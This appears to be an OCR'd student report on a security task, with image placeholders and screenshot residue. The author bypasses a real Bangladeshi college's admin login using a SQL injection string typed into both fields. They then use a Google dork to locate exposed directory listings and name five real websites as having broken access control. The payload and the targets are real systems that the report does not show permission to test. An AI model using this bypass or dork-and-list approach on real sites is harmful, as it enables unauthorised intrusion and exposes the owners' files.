
http://kmdcollege.edu.bd/apanel/

then the webpage asked me for admin login details.

ST#IS#4899




So, I entered '=' 'or' in both the username and password input fields and clicked on login.



The login attempt made by me was successful and it got navigated to the admin portal's index page.


ST#IS#4899



BROKEN ACCESS CONTROL:

STEP-1:

In this case I've used the google dork "inurl:intitle:index of /files" to find the URLs of webserver file system.



Here, I got redirected by listing many number of websites.

STEP-2:


ST#IS#4899

Now, I've visited each and every website to find out files that are confidential, critical and that are not to be available publicly.

So, I found the below websites with broken access control vulnerability.

WEBSITE-1:


https://rarstpt.org/files/rars/Profiles/



WEBSITE-2:

http://piketty.pse.ens.fr/files/

ST#IS#4899




Not secure | piketty.pse.ens.fr/files/

Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
0-19-928688-4_chap00.pdf	2011-12-05 15:05	1.1M	
0-19-928688-4_chap01.pdf	2011-12-05 15:05	7.0M	
0-19-928688-4_chap11.pdf	2011-12-05 15:05	1.8M	
0-19-928688-4_chap13.pdf	2011-12-05 15:05	1.3M	
00liberatiochronique.doc	2013-03-25 14:29	30K	
21st Century Capitalism 14-01-2010 (Supplementary Graphs).pdf	2011-12-05 15:05	183K	
21st Century Capitalism 14-01-2010 (Supplementary Graphs).ppt	2011-12-05 15:05	1.3M	
21st Century Capitalism 14-01-2010.pdf	2011-12-05 15:05	222K	
21st Century Capitalism 14-01-2010.ppt	2011-12-05 15:05	2.9M	
23-recherche_enseignement_superieur.pdf	2011-12-05 15:05	3.4M	
978-2-7288-0413-9.pdf	2011-12-05 15:05	1.8M	
2002-07-12@LES_INROCKUPTIBLES.pdf	2011-12-05 15:05	8.6M	
2004_09_05_lemonde.pdf	2011-12-05 15:05	15K	
2005_09_29_aef.pdf	2011-12-05 15:05	78K	
2005_10_01_lacroix.pdf	2011-12-05 15:05	27K	
2005_10_01_lemonde.pdf	2011-12-05 15:05	22K	
2005_10_10_liberation.pdf	2011-12-05 15:05	15K	
2005_10_20_nouvelobs.pdf	2011-12-05 15:05	19K	
2005_11_07_lesechos.pdf	2011-12-05 15:05	58K	

27°C Mostly cloudy | Search | ENG IN | 11:47 PM 3/28/2023

WEBSITE-3:
https://www.flowmeters.com/files/Insite%20Transparent%20Flow%20Meters/



flowmeters.com/files/Insite%20Transparent%20Flow%20Meters/


Index of /system/admin/files/docs/Insite Transparent Flow Meters

Name	Last modified	Size	Description
Parent Directory		-	
Insite_10222020.pdf	2022-03-01 07:52	535K	


27°C Mostly cloudy | Search | ENG IN | 11:48 PM 3/28/2023

WEBSITE-4:
https://www.ieee802.org/1/files/

ST#IS#4899



WEBSITE-5:
http://inside.mines.edu/UserFiles/File/library/



CONCLUSION:

By this task I've learn't about the SQL injection based vulnerabilities and also got practised of using google dorks inorder to find the vulnerable websites.